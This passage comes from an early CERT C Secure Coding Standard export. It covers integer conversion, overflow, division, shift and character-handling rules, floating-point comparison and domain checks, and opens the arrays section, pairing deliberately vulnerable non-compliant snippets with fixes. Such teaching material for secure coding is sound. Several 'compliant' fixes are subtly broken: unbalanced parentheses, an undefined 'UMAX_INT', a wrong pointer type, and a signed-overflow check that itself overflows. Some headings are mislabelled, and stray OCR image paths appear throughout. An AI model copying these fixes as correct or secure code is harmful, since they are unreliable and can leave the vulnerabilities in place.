signed long int sl = LONG_MAX;
signed char sc;
sc = (signed char)sl; /* cast eliminates warning */
```

Compliant Solution

Validate ranges when converting from an unsigned type to a signed type. The following code can be used, for example, to convert from a `signed long int` to a `signed char`:

```
signed long int sl = LONG_MAX;
signed char sc;
if ( (sl < SCHAR_MIN) || (sl > SCHAR_MAX) ) {
        /* handle error condition */
}
else {
        sc = (signed char)sl; /* use cast to eliminate warning */
}
```

Conversions from signed types with greater precision to signed types with lesser precision require both the upper and lower bounds to be checked.

Non-Compliant Code Example

A loss of data (truncation) can occur when converting from an unsigned type to an unsigned type with less precision. The following code is likely to result in a truncation error for most implementations:

```
unsigned long int ul = ULONG_MAX;
unsigned char uc;
uc = (unsigned char)ul;  /* cast eliminates warning */
```

Compliant Solution

Validate ranges when converting from an unsigned type to a signed type. The following code can be used, for example, to convert from an `unsigned long int` to an `unsigned char`:

```
unsigned long int ul = ULONG_MAX;
unsigned char uc;
if (ul > UCHAR_MAX) ) {
  /* handle error condition */
}
else {
  uc = (unsigned char)ul; /* use cast to eliminate warning */
}
```

Exceptions

C99 defines minimum ranges for standard integer types. For example, the minimum range for an object of type `unsigned short int` is 0-65,535, while the minimum range for int is -32,767 to +32,767. This means that it is not always possible to represent all possible values of an `unsigned short int` as an `int`. However, on the IA-32 architecture, for example, the actual integer range is from -2,147,483,648 +2,147,483,647, meaning that is quite possible to represent all the values of an `unsigned short int` as an `int` on this platform. As a result, it is not necessary to provide a test for this conversion on IA-32. It is not possible to make assumptions about conversions without knowing the precision of the underlying types. If these tests are not provided, assumptions concerning precision must be clearly documented, as the resulting code cannot be safely ported to a system where these assumptions are invalid.

Risk Assessment

Integer truncation errors can lead to buffer overflows and the execution of arbitrary code by an attacker.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT31-C	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[ISO/IEC 9899-1999] 6.3, "Conversions"
[Seacord 05] Chapter 5, "Integers"
[Warren 02] Chapter 2, "Basics"
[Viega 05] Section 5.2.9, "Truncation error," Section 5.2.10, "Sign extension error," Section 5.2.11, "Signed to unsigned conversion error," and Section 5.2.12, "Unsigned to signed conversion error"
[Dowd 06] Chapter 6, "C Language Issues" (Type Conversions, pp. 223-270)

INT32-C. Ensure that integer operations do not result in an overflow

This page last changed on Mar 16, 2007 by ods.

Integer values used in any of the the following ways must be guaranteed correct:

- as an array index
- in any pointer arithmetic
- as a length or size of an object
- as the bound of an array (for example, a loop counter)
- in security critical code

Most integer operations can result in overflow if the resulting value cannot be represented by the underlying representation of the integer. The following table indicates which operators can result in overflow:

Operator	Overflow		Operator	Overflow		Operator	Overflow		Operator	Overflow
+	yes		-=	yes		<<	yes		<	no
-	yes		*=	yes		>>	yes		>	no
*	yes		/=	yes		&	no		>=	no
/	yes		%=	no		|	no		<=	no
%	no		<<=	yes		^	no		==	no
++	yes		>>=	yes		~	no		!=	no
--	yes		&=	no		!	no		&&	no
=	no		|=	no		un +	no		||	no
+=	yes		^=	no		un -	yes		?:	no

The following sections examine specific operations that are susceptible to integer overflow. The specific tests that are required to guarantee that the operation does not result in an integer overflow depend on the signedness of the integer types. When operating on small types (smaller than `int`), integer conversion rules apply. The usual arithmetic conversions may also be applied to (implicitly) convert operands to equivalent types before arithmetic operations are performed. Make sure you understand implicit conversion rules before trying to implement secure arithmetic operations.

Addition

Addition is between two operands of arithmetic type or between a pointer to an object type and an integer type. (Incrementing is equivalent to adding one.)

Non-Compliant Code Example (unsigned)

This code may result in an unsigned integer overflow during the addition of the unsigned operands `ui1` and `ui2`. If this behavior is unexpected, the resulting value may be used to allocate insufficient memory for a subsequent operation or in some other manner that could lead to an exploitable vulnerability.

```
unsigned int ui1, ui2, sum;

sum = ui1 + ui2;
```

Compliant Solution (unsigned)

This compliant solution tests the suspect addition operation to guarantee there is no possibility of unsigned overflow.

```
unsigned int ui1, ui2, sum;

if (~ui1 < ui2) {
  /* handle error condition */
}
sum = ui1 + ui2;
```

Non-Compliant Code Example (signed)

This code may result in a signed integer overflow during the addition of the signed operands `si1` and `si2`. If this behavior is unanticipated, it could lead to an exploit vulnerability.

```
int si1, si2, sum;

sum = si1 + si2;
```

Compliant Solution (signed)

This compliant solution tests the suspect addition operation to ensure no overflow occurs.

```
signed int si1, si2, sum;

if( (((si1+si2)^si1)&((si1+si2)^si2)) >> (sizeof(int)*CHAR_BIT-1) ){
   /* handle error condition */
}

sum = si1 + si2;
```

Subtraction

Subtraction is between two operands of arithmetic type, two pointers to qualified or unqualified versions

of compatible object types, or between a pointer to an object type and an integer type. (Decrementing is equivalent to subtracting one.)

Non-Compliant Code Example

This code can result in a signed integer overflow during the subtraction of the signed operands `si1` and `si2`. If this behavior is unanticipated, the resulting value may be used to allocate insufficient memory for a subsequent operation or in some other manner that could lead to an exploitable vulnerability.

```
signed int si1, si2, result;

result = si1 - si2;
```

Compliant Solution

This compliant solution tests the suspect subtraction operation to guarantee there is no possibility of signed overflow.

```
signed int si1, si2, result;

if ( ((si1^si2)&((si1-si2)^si1)) >> (sizeof(int)*CHAR_BIT-1) ) {
  /* handle error condition */
}
result = si1 - si2;
```

Non-Compliant Code Example

This code may result in an unsigned integer overflow during the subtraction of the unsigned operands `ui1` and `ui2`. If this behavior is unanticipated it may lead to an exploit vulnerability.

```
unsigned int ui1, ui2, result;

result = ui1 - ui2;
```

Compliant Solution

This compliant solution tests the suspect unsigned subtraction operation to guarantee there is no possibility of unsigned overflow.

```
unsigned int ui1, ui2, result;

if(ui1 < ui2){
   /* handle error condition */
}

result = ui1 - ui2;
```

Multiplication

Multiplication is between two operands of arithmetic type.

Non-Compliant Code Example

This code can result in a signed integer overflow during the multiplication of the signed operands `si1` and `si2`. If this behavior is unanticipated, the resulting value may be used to allocate insufficient memory for a subsequent operation or in some other manner that could lead to an exploitable vulnerability.

```
signed int si1, si2, result;

result = si1 * si2;
```

Compliant Solution

This compliant solution tests the suspect multiplication operation to guarantee there is no possibility of signed overflow.

```
signed int si1, si2, result;

signed long long tmp = (signed long long)si1 * (signed long long)si2;

/*
 * If the product cannot be repesented as a 32-bit integer, handle as an error condition
 */
if ( (tmp > INT_MAX) || (tmp < INT_MIN) ) {
  /* handle error condition */
}
result = (int)tmp;
```

The preceding code is only compliant on systems where `long long` is at least twice the size of `int`. On systems where this does not hold, the following compliant solution may be used to ensure signed overflow does not occur.

```
signed int si1, si2, result;

if (si1 > 0){  /* si1 is positive */
  if (si2 > 0) {  /* si1 and si2 are positive */
    if (si1 > (INT_MAX / si2)) {
      /* handle error condition */
    }
  } /* end if si1 and si2 are positive */
  else { /* si1 positive, si2 non-positive */
    if (si2 < (INT_MIN / si1)) {
        /* handle error condition */
    }
  } /* si1 positive, si2 non-positive */
} /* end if si1 is positive */
else { /* si1 is non-positive */
  if (si2 > 0) { /* si1 is non-positive, si2 is positive */
    if (si1 < (INT_MIN / si2)) {
      /* handle error condition */
    }
  } /* end if si1 is non-positive, si2 is positive */
```

```
    else { /* si1 and si2 are non-positive */
      if( (si1 != 0) && (si2 < (INT_MAX / si1))) {
        /* handle error condition */
      }
    } /* end if si1 and si2 are non-positive */
  } /* end if si1 is non-positive */

  result = si1 * si2;
```

Non-Compliant Code Example

The Mozilla Scalable Vector Graphics (SVG) viewer contains a heap buffer overflow vulnerability resulting from an unsigned integer overflow during the multiplication of the `signed int` value `pen->num_vertices` and the `size_t` value `sizeof(cairo_pen_vertex_t)` [VU#551436]. The `signed int` operand is converted to `unsigned int` prior to the multiplication operation because of the integer promotions (see [INT02-A]).

```
pen->num_vertices = _cairo_pen_vertices_needed(gstate->tolerance, radius, &gstate->ctm);
pen->vertices = malloc(pen->num_vertices * sizeof(cairo_pen_vertex_t));
```

The unsigned integer overflow can result in allocating memory of insufficient size.

Compliant Solution

This compliant solution tests the suspect multiplication operation to guarantee that there is no unsigned integer overflow.

```
unsigned int ui1, ui2, result;

if( ui1 > UMAX_INT/ui2){
   /* handle error condition */
}

result = ui1 * ui2;
```

Division

Division is between two operands of arithmetic type. Overflow can occur during twos-complement signed integer division when the dividend is equal to the minimum (negative) value for the signed integer type and the divisor is equal to -1. Both signed and unsigned division operations are also susceptible to divide-by-zero errors.

Non-Compliant Code Example

This code can result in a signed integer overflow during the division of the signed operands `sl1` and `sl2`

or in a divide-by-zero error. If this behavior is unanticipated, the resulting value may be used to allocate insufficient memory for a subsequent operation or in some other manner that could lead to an exploitable vulnerability.

```
signed long sl1, sl2, result;

result = sl1 / sl2;
```

Compliant Solution

This compliant solution tests the suspect division operation to guarantee there is no possibility of signed overflow or divide-by-zero errors.

```
signed long sl1, sl2, result;

if ( (sl2 == 0) || ( (sl1 == LONG_MIN) && (sl2 == -1) ) ) {
  /* handle error condition */
}
result = sl1 / sl2;
```

Unary Negation

The unary negation operator takes an operand of arithmetic type. Overflow can occur during twos-complement unary negation when the operand is equal to the minimum (negative) value for the signed integer type.

Non-Compliant Code Example

This code can result in a signed integer overflow during the unary negation of the signed operand si1. If this behavior is unanticipated, the resulting value may be used to allocate insufficient memory for a subsequent operation or in some other manner that could lead to an exploitable vulnerability.

```
signed int si1, result;

result = -si1;
```

Compliant Solution

This compliant solution tests the suspect negation operation to guarantee there is no possibility of signed overflow.

```
signed int si1, result;
```

```
if (si1 == INT_MIN) {
  /* handle error condition */
}
result = -si1;
```

Left Shift Operator

The left shift operator is between two operands of integer type.

Non-Compliant Code Example (unsigned)

This code can result in an unsigned overflow during the shift operation of the unsigned operands `ui1` and `ui2`. If this behavior is unanticipated, the resulting value may be used to allocate insufficient memory for a subsequent operation or in some other manner that could lead to an exploitable vulnerability.

```
unsigned int ui1, ui2, result;

result = ui1 << ui2;
```

Compliant Solution (unsigned)

This compliant solution tests the suspect shift operation to guarantee there is no possibility of unsigned overflow.

```
unsigned int ui1, ui2, result;

if ( (ui2 < 0) || (ui2 >= sizeof(int)*CHAR_BIT) ) {
  /* handle error condition */
}
result = ui1 << ui2;
```

Exceptions

Unsigned integers can be allowed to exhibit modulo behavior if and only if

1. the variable declaration is clearly commented as supporting modulo behavior
2. each operation on that integer is also clearly commented as supporting modulo behavior

If the integer exhibiting modulo behavior contributes to the value of an integer not marked as exhibiting modulo behavior, the resulting integer must obey this rule.

Risk Assessment

Integer overflow can lead to buffer overflows and the execution of arbitrary code by an attacker.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT32-C	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[Dowd 06] Chapter 6, "C Language Issues" (Arithmetic Boundary Conditions, pp. 211-223)
[ISO/IEC 9899-1999] Section 6.5, "Expressions," and Section 7.10, "Sizes of integer types <limits.h>"
[Seacord 05] Chapter 5, "Integers"
[Viega 05] Section 5.2.7, "Integer overflow"
[VU#551436]
[Warren 02] Chapter 2, "Basics"

INT33-C. Ensure that division and modulo operations do not result in divide-by-zero errors

This page last changed on Mar 16, 2007 by ods.

Division and modulo operations are susceptible to divide-by-zero errors.

Division

The result of the / operator is the quotient from the division of the first arithmetic operand by the second arithmetic operand. Division operations are susceptible to divide-by-zero errors. Overflow can also occur during twos-complement signed integer division when the dividend is equal to the minimum (negative) value for the signed integer type and the divisor is equal to -1.

Non-Compliant Code Example

This code can result in a divide-by-zero error during the division of the signed operands `sl1` and `sl2`.

```
signed long sl1, sl2, result;

result = sl1 / sl2;
```

Compliant Solution

This compliant solution tests the suspect division operation to guarantee there is no possibility of divide-by-zero errors or signed overflow.

```
signed long sl1, sl2, result;

if ( (sl2 == 0) || ( (sl1 == LONG_MIN) && (sl2 == -1) ) ) {
  /* handle error condition */
}
result = sl1 / sl2;
```

Modulo

The modulo operator provides the remainder when two operands of integer type are divided.

Non-Compliant Code Example

This code can result in a divide-by-zero error during the modulo operation on the signed operands `sl1` and `sl2`.

```
signed long sl1, sl2, result;

result = sl1 % sl2;
```

Compliant Solution

This compliant solution tests the suspect modulo operation to guarantee there is no possibility of a divide-by-zero error.

```
signed long sl1, sl2, result;

if (sl2 == 0) {
  /* handle error condition */
}
result = sl1 % sl2;
```

Risk Assessment

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT33-C	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.5.5, "Multiplicative operators"
[Seacord 05] Chapter 5, "Integers"
[Warren 02] Chapter 2, "Basics"

INT35-C. Upcast integers before comparing or assigning to a larger integer size

This page last changed on Mar 16, 2007 by ods.

If an integer expression is compared to, or assigned to, a larger integer size, then that integer expression should be evaluated in that larger size by explicitly casting one of the operands.

Non-Compliant Coding Example

This code example is non-compliant on systems where `size_t` is an unsigned 32-bit value and `long long` is a 64-bit value. In this example, the programmer tests for integer overflow by assigning the value `UINT_MAX` to `max` and testing if `length + BLOCK_HEADER_SIZE > max`. Because `length` is declared as `size_t`, however, the addition is performed as a 32-bit operation and can result in an integer overflow. The comparison with `max` in this example will always test false. If an overflow occurs, `malloc()` will allocate insufficient space for `mBlock` which could lead to a subsequent buffer overflow.

```
unsigned long long max = UINT_MAX;

void *AllocateBlock(size_t length) {
  struct memBlock *mBlock;

  if (length + BLOCK_HEADER_SIZE > max) return NULL;
  mBlock = malloc(length + BLOCK_HEADER_SIZE);
  if (!mBlock) return NULL;

  /* fill in block header and return data portion */

  return mBlock;
}
```

Compliant Solution

In this compliant solution, the `length` operand is upcast to (unsigned long long) ensuring that the addition takes place in this size.

```
void *AllocateBlock(size_t length) {
  struct memBlock *mBlock;

  if ((unsigned long long)length + BLOCK_HEADER_SIZE > max) return NULL;
  mBlock = malloc(length + BLOCK_HEADER_SIZE);
  if (!mBlock) return NULL;

  /* fill in block header and return data portion */

  return mBlock;
}
```

Non-Compliant Coding Example

In this non-compliant code exapmle, the programmer attempts to prevent against integer overflow by allocating an `unsigned long long` integer called `alloc` and assigning it the result from `cBlocks * 16`.

```
void* AllocBlocks(size_t cBlocks) {
  if (cBlocks == 0) return NULL;
  unsigned long long alloc = cBlocks * 16;
  return (alloc < UINT_MAX) ? malloc(cBlocks * 16) : NULL;
}
```

There are a couple of problems with this code. The first problem is that this code assumes an implementation where `unsigned long long` has a least twice the number of bits as `size_t`. The second problem, assuming an implementation where `size_t` is a 32-bit value and `unsigned long long` is represented by a 64-bit value, is that the to be compliant with C99, multiplying two 32-bit numbers in this context must yield a 32-bit result. Any integer overflow resulting from this multiplication will remain undetected by this code, and the expression `alloc < UINT_MAX` will always be true.

Compliant Solution

In this compliant solution, the `cBlocks` operand is upcast to (unsigned long long) ensuring that the multiplication takes place in this size.

```
void* AllocBlocks(size_t cBlocks) {
  if (cBlocks == 0) return NULL;
  unsigned long long alloc = (unsigned long long)cBlocks * 16;
  return (alloc < UINT_MAX) ? malloc(cBlocks * 16) : NULL;
}
```

Note that this code will not prevent overflows unless the `unsigned long long` type is at least twice the length of `size_t`.

Risk Assessment

Failure to cast integers before comparing or assigning to a larger integer size can result in software vulnerabilities that can allow the execution of arbitrary code by an attacker with the permissions of the vulnerable process.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT35-C	**3** (high)	**3** (probable)	**2** (medium)	**P18**	**L1**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[Dowd 06] Chapter 6, "C Language Issues"
[ISO/IEC 9899-1999] Section 6.3.1, "Arithmetic operands"
[Seacord 05a] Chapter 5, "Integer Security"


INT36-C. Do not shift a negative number of bits or more bits than exist in the operand

This page last changed on Mar 16, 2007 by ods.

Bitwise shifts include left shift operations of the form *shift-expression* << *additive-expression* and right shift operations of the form *shift-expression* >> *additive-expression*. The integer promotions are performed on the operands, each of which has integer type. The type of the result is that of the promoted left operand. If the value of the right operand is negative or is greater than or equal to the width of the promoted left operand, the behavior is undefined.

Non-Compliant Code Example (left shift, signed type)

The result of `E1 << E2` is `E1` left-shifted `E2` bit positions; vacated bits are filled with zeros. If `E1` has a signed type and nonnegative value and `E1 * 2 E2` is representable in the result type, then that is the resulting value; otherwise, the behavior is undefined.



The following code can result in undefined behavior because there is no check to ensure that left and right operands have nonnegative values and that the right operand is greater than or equal to the width of the promoted left operand.

```
int si1, si2, sresult;

sresult = si1 << si2;
```

Compliant Solution (left shift, signed type)

This compliant solution eliminates the possibility of undefined behavior resulting from a left shift operation on signed and unsigned integers. Smaller sized integers are promoted according to the integer promotion rules [INT02-A].

```
int si1, si2, sresult;

if ( (si1 < 0) || (si2 < 0) || (si2 >= sizeof(int)*CHAR_BIT) || si1 > (INT_MAX >> si2) ) {
  /* handle error condition */
}
else {
```

```
  sresult = si1 << si2;
}
```

In C99, the CHAR_BIT macro defines the number of bits for the smallest object that is not a bit-field (byte). A byte, therefore, contains CHAR_BIT bits.

Non-Compliant Code Example (left shift, unsigned type)

The result of E1 << E2 is E1 left-shifted E2 bit positions; vacated bits are filled with zeros. According to C99, if E1 has an unsigned type, the value of the result is E1 * 2 E2, reduced modulo one more than the maximum value representable in the result type. Although C99 specifies modulo behavior for unsigned integers, unsigned integer overflow frequently results in unexpected values and resultant security vulnerabilities (see [INT32-C]). Consequently, unsigned overflow is generally non-compliant and E1 * 2 E2 must be representable in the result type. Modulo behavior is allowed if the conditions in the exception section are met.

The following code can result in undefined behavior because there is no check to ensure that the right operand is greater than or equal to the width of the promoted left operand.

```
unsigned int ui1, ui2, uresult;

uresult = ui1 << ui2;
```

Compliant Solution (left shift, unsigned type)


This compliant solution eliminates the possibility of undefined behavior resulting from a left shift operation on unsigned integers. Example solutions are provided for the fully compliant case (unsigned overflow is prohibited) and the exceptional case (modulo behavior is allowed).

```
unsigned int ui1, ui2, uresult;
unsigned int mod1, mod2;  /* modulo behavior is allowed on mod1 and mod2 by exception */

if ( (ui2 >= sizeof(unsigned int)*CHAR_BIT) || (ui1 > (UINT_MAX  >> ui2))) ) {
  /* handle error condition */
}
else {
  uresult = ui1 << ui2;
}

if (mod2 >= sizeof(unsigned int)*CHAR_BIT) {
  /* handle error condition */
}
else {
  uresult = mod1 << mod2; /* modulo behavior is allowed by exception */
}
```


Non-Compliant Code Example (right shift)

The result of E1 >> E2 is E1 right-shifted E2 bit positions. If E1 has an unsigned type or if E1 has a signed type and a nonnegative value, the value of the result is the integral part of the quotient of E1 / 2 E2. If E1 has a signed type and a negative value, the resulting value is implementation-defined and may be

either an arithmetic (signed) shift:



or a logical (unsigned) shift:



This non-compliant code example fails to test whether the right operand is negative or is greater than or equal to the width of the promoted left operand, allowing undefined behavior.

```
int si1, si2, sresult;
unsigned int ui1, ui2, uresult;

sresult = si1 >> si2;
uresult = ui1 >> ui2;
```

Making assumptions about whether a right shift is implemented as an arithmetic (signed) shift or a logical (unsigned) shift can also lead to vulnerabilities (see [INT13-A]).

Compliant Solution (right shift)

This compliant solution tests the suspect shift operation to guarantee there is no possibility of unsigned overflow.

```
int si1, si2, sresult;
unsigned int ui1, ui2, result;

if ( (si2 < 0) || (si2 >= sizeof(int)*CHAR_BIT) ) {
  /* handle error condition */
}
else {
  sresult = si1 >> si2;
}
```

```
if (ui2 >= sizeof(unsigned int)*CHAR_BIT) {
  /* handle error condition */
}
else {
  uresult = ui1 >> ui2;
}
```

Exceptions

Unsigned integers can be allowed to exhibit modulo behavior if and only if

1. the variable declaration is clearly commented as supporting modulo behavior
2. each operation on that integer is also clearly commented as supporting modulo behavior

If the integer exhibiting modulo behavior contributes to the value of an integer not marked as exhibiting modulo behavior, the resulting integer must obey this rule.

Risk Assessment

Improper range checking can lead to buffer overflows and the execution of arbitary code by an attacker.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT36-C	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**

Examples of vulnerabilities resulting from the violation of this rule can be found on the [CERT website|https://www.kb.cert.org/vulnotes/bymetric?searchview&query=FIELD+keywords+contains+INT36-C&SearchOrder=4&SearchMax=0].

References

A test program for this rule is available.

[Dowd 06] Chapter 6, "C Language Issues"
[ISO/IEC 9899-1999] Section 6.5.7, "Bitwise shift operators"
[Seacord 05] Chapter 5, "Integers"
[Viega 05] Section 5.2.7, "Integer overflow"
[ISO/IEC 03] Section 6.5.7, "Bitwise shift operators"

INT37-C. Arguments to character handling functions must be representable as an unsigned char

This page last changed on Mar 16, 2007 by ods.

According to Section 7.4 of C99,

> The header <ctype.h> declares several functions useful for classifying and mapping characters. In all cases the argument is an `int`, the value of which shall be representable as an `unsigned char` or shall equal the value of the macro `EOF`. If the argument has any other value, the behavior is undefined.

This is complicated by the fact that the `char` data type might, in any implementation, be signed or unsigned.

Non-Compliant Code Example

This non-compliant code example may pass illegal values to the `ctype` functions.

```
size_t count_whitespace(const char *s) {
  const char *t = s;
  while(isspace(*t))  /* possibly *t < 0 */
    ++t;
  return t - s;
}
```

Compliant Solution 1

Pass character strings around explicitly using unsigned characters.

```
size_t count_whitespace(const unsigned *s) {
  const unsigned char *t = s;
  while(isspace(*t))
    ++t;
  return t - s;
}
```

This approach is inconvenient when you need to interwork with other functions that haven't been designed with this approach in mind, such as the string handling functions found in the standard library [Kettlewell 02].

Compliant Solution 2

This compliant solution uses an explicit cast.

```
size_t count_whitespace(const char *s) {
  const char *t = s;
  while(isspace((unsigned char)*t))
    ++t;
  return t - s;
}
```

Risk Assessment

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT37-C	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.4, "Character handling <ctype.h>"
[Kettlewell 02] Section 1.1, "<ctype.h> And Characters Types"

05. Floating Point (FLP)

This page last changed on Mar 12, 2007 by rcs.

Recommendations

FLP00-A. Consider avoiding floating point numbers when precise computation is needed

FLP01-A. Take care in rearranging floating point expressions

Rules

FLP30-C. Take granularity into account when comparing floating point values

FLP32-C. Prevent domain errors in math functions

Risk Assessment Summary

Recommendatio	Severity	Likelihood	Remediation Cost	Priority	Level

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FLP32-C	**1** (high)	**2** (probable)	**2** (high)	**P6**	**L2**

FLP00-A. Consider avoiding floating point numbers when precise computation is needed

This page last changed on Mar 12, 2007 by pdc@sei.cmu.edu.

Due to the nature of floating path arithmetic, almost all floating point arithmetic is imprecise. The computer can only maintain a finite number of digits. As a result, it is impossible to precisely represent repeating binary-representation values, such as 1/3 or 1/5.

When precise computations are necessary, consider alternative representations that may be able to completely represent your values. For example, if you are doing arithmetic on decimal values and need an exact rounding mode based on decimal values, represent your values in decimal instead of using floating point, which uses binary representation.

When precise computation is necessary, carefully and methodically evaluate the cumulative error of the computations, regardless of whether decimal or binary is used, to ensure that the resulting error is within tolerances. Consider using numerical analysis to properly understand the numerical properties of the problem.

References

[IEEE 754 2006]
[ISO/IEC JTC1/SC22/WG11]

FLP01-A. Take care in rearranging floating point expressions

This page last changed on Dec 16, 2006 by rcs.

According to C99, Section 5.1.2.3, "Program execution":

> Rearrangement for floating-point expressions is often restricted because of limitations in precision as well as range. The implementation cannot generally apply the mathematical associative rules for addition or multiplication, nor the distributive rule, because of roundoff error, even in the absence of overflow and underflow. Likewise, implementations cannot generally replace decimal constants to rearrange expressions. In the following fragment, rearrangements suggested by mathematical rules for real
> numbers are often not valid.

```
double x, y, z;
/* ... */
x = (x * y) * z; // not equivalent tox *= y * z;
z = (x - y) + y ; // not equivalent toz = x;
z = x + x * y; // not equivalent toz = x * (1.0 + y);
y = x / 5.0; // not equivalent toy = x * 0.2;
```

FLP30-C. Take granularity into account when comparing floating point values

This page last changed on Mar 12, 2007 by pdc@sei.cmu.edu.

Floating-point arithmetic in C is inexact. In particular, floating point comparisons need to be handled in a portable and deterministic manner.

Non-Compliant Code Example

The result of the comparison of x and y in this example is not predictable in advance and may differ from machine to machine.

```
float x, y;

/* Intermediate calculations on x, y */

if (x == y) {
  ...
}
else {
  ...
}
```

Compliant Solution

This compliant solution uses the standard C constant `FLT_EPSILON` to evaluate if two floating point values are equal given the granularity of floating point operations for a given implementation. `FLT_EPSILON` represents the difference between 1 and the least value greater than 1 that is representable as a float. The granularity of a floating point operation is determined by multiplying the operand with the larger absolute value by `FLT_EPSILON`.

```
float x, y;

/* Intermediate calculations on x, y */

if ( fabsf(x-y) <= ( (fabsf(x) < fabsf(y) ? fabsf(y) : fabsf(x)) * FLT_EPSILON) ) {
  /* values are equal */
}
else {
  /* values are non equal */

}
```

For `double` precision and `long double` precision floating point values use a similar approach using the `DBL_EPSILON` and `LDBL_EPSILON` constants respectively.

Consider using numerical analysis to properly understand the numerical properties of the problem.

References

- Hatton 95 Section 2.7.3, "Floating-point misbehavior"

- ISO/IEC 9899-1999 Section 5.2.4.2.2, "Characteristics of floating types <float.h>"
- ISO/IEC 9899-1999 Section 7.12.7, "Power and absolute-value functions"

FLP32-C. Prevent domain errors in math functions

This page last changed on Mar 16, 2007 by ods.

Prevent math errors by carefully bounds-checking before calling functions. In particular, the following domain errors should be prevented by prior bounds-checking:

Function	Bounds-checking
acos(x), asin(x)	-1 <= x && x <= 1
atan2(y, x)	x != 0 || y != 0
log(x), log10(x)	x >= 0
pow(x, y)	x != 0 || y > 0
sqrt(x)	x >= 0

The calling function should take alternative action if these bounds are violated.

acos(x), asin(x)

Non-Compliant Code Example

This code may produce a domain error if the argument is not in the range [-1, +1].

```
float x, result;

result = acos(x);
```

Compliant Solution

This code uses bounds checking to ensure there is not a domain error.

```
float x, result;

if( islessequal(x,-1) || isgreaterequal(x, 1) ){
     /* handle domain error */
}

result = acos(x);
```

atan2(y, x)

Non-Compliant Code Example

This code may produce a domain error if both x and y are zero.

```
float x, y, result;

result = atan2(y, x);
```

Compliant Solution

This code tests the arguments to ensure that there is not a domain error.

```
float x, y, result;

if( fpclassify(x) == FP_ZERO && fpclassify(y) == FP_ZERO){
     /* handle domain error */
}

result = atan2(y, x);
```

log(x), log10(x)

Non-Compliant Code Example

This code may produce a domain error if x is negative and a range error if x is zero.

```
float result, x;

result = log(x);
```

Compliant Solution

This code tests the suspect arguments to ensure no domain or range errors are raised.

```
float result, x;

if(islessequal(x, 0)){
     /* handle domain and range errors */
}

result = log(x);
```

pow(x, y)

Non-Compliant Code Example

This code may produce a domain error if x is zero and y less than or equal to zero. A range error may also occur if x is zero and y is negative.

```
float x, y, result;

result = pow(x,y);
```

Compliant Solution

This code tests x and y to ensure that there will be no range or domain errors.

```
float x, y, result;

if(fpclassify(x) == FP_ZERO && islessequal(y, 0)){
     /* handle domain error condition */
}

result = pow(x, y);
```

sqrt(x)

Non-Compliant Code Example

This code may produce a domain error if x is negative.

```
float x, result;

result = sqrt(x);
```

Compliant Solution

This code tests the suspect argument to ensure no domain error is raised.

```
float x, result;

if(isless(x, 0)){
     /* handle domain error */
}
```

```
result = sqrt(x);
```

Risk Assessment

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FLP32-C	**1** (high)	**2** (probable)	**2** (high)	**P6**	**L2**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.12, "Mathematics <math.h>"
[Plum 91] Topic 2.10, "conv - conversions and overflow"

06. Arrays (ARR)

This page last changed on Mar 12, 2007 by rcs.

The incorrect use of arrays has traditionally been a source of exploitable vulnerabilities. Elements referenced within an array using the subscript operator [] are unchecked unless the programmer provides adequate bounds checking. As a result, the expression `array [pos] = value` can be used by an attacker to transfer control to arbitrary code that is consequently executed with the permissions of the vulnerable process if the attacker can control the values of both `pos` and `value`, especially when `value` has the same size as a pointer. Arrays are also a common source of buffer overflows when iterators exceed the dimensions of the array.

An array, of course, is a series of objects, all of which are the same size and type. Each object in an array is called an *array element*. For example, you could have an array of integers or an array of characters or an array of anything that has a defined data type. The entire array is stored contiguously in memory (that is, there are no gaps between elements). Arrays are commonly used to represent a sequence of elements where random access is important but there is little or no need to insert new elements into the sequence (which can be an expensive operation with arrays).

